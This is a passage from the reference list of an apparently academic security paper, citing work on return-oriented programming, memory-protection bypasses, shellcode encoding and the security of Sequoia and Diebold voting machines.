[78] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *Trans. Info. & Sys. Sec.*, 2012. To appear.

[79] Science Applications International Corporation. Risk assessment report Diebold AccuVote-TS voting system and processes, September 2003.

[80] *AVC Advantage*. Sequoia Voting Systems, May 2002. http://www.verifiedvotingfoundation.org/downloads/AVCAdvantage.pdf.

[81] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In Sabrina De Capitani di Vimercati and Paul Syverson, editors, *Proceedings of CCS 2007*, pages 552–61. ACM Press, October 2007.

[82] Solar Designer. Getting around non-executable stack (and fix). Bugtraq, August 1997.

[83] Alexander Sotirov and Mark Dowd. Bypassing browser memory protections in Windows Vista. Online: http://www.phreedom.org/research/bypassing-browser-memory-protections/, August 2008. Presented at Black Hat 2008.

[84] Sequoia Voting Systems. Response from Sequoia Voting Systems to the California Secretary of State's office on the Top-to-Bottom Review of Voting Systems, July 2007. http://www.sequoiavote.com/press.php?ID=32.

[85] Sequoia Voting Systems. Response from Sequoia Voting Systems to the expert report of Andrew W. Appel evaluating the security and accuracy of the Sequoia AVC Advantage DRE voting computer, October 2008. http://www.sequoiavote.com/documents/SVS_Response_to_Appel_report_NJ.pdf.

[86] Peter Vreugdenhil. Pwn2Own 2010 Windows 7 Internet Explorer 8 exploit. Online: vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf, March 2010.

[87] David Wagner, David Jefferson, and Matt Bishop. Security analysis of the Diebold AccuBasic interpreter, February 2006.

[88] Berend-Jan "SkyLined" Wever. ALPHA2: Zero tolerance, Unicode-proof uppercase alphanumeric shellcode encoding. Online: http://skypher.com/wiki/index.php/ALPHA2, 2004.

[89] Bennet Yee, David Sehr, Gregory Dardyk, J. Bradley Chen, Robert Muth, Tavis Ormandy, Shiki Okasaka, Neha Narula, and Nicholas Fullagar. Native Client: A sandbox for portable, untrusted x86 native code. In Andrew Myers and David Evans, editors, *Proceedings of IEEE Security and Privacy ("Oakland") 2009*, pages 79–93. IEEE Computer Society, May 2009.

[90] Scott Yilek, Eric Rescorla, Hovav Shacham, Brandon Enright, and Stefan Savage. When private keys are public: Results from the 2008 Debian OpenSSL vulnerability. In Anja Feldmann and Laurent Mathy, editors, *Proceedings of IMC 2009*, pages 15–27. ACM Press, November 2009.

[91] *Z80 Family CPU User Manual*. ZiLOG Inc., San Jose, CA, USA, 2004.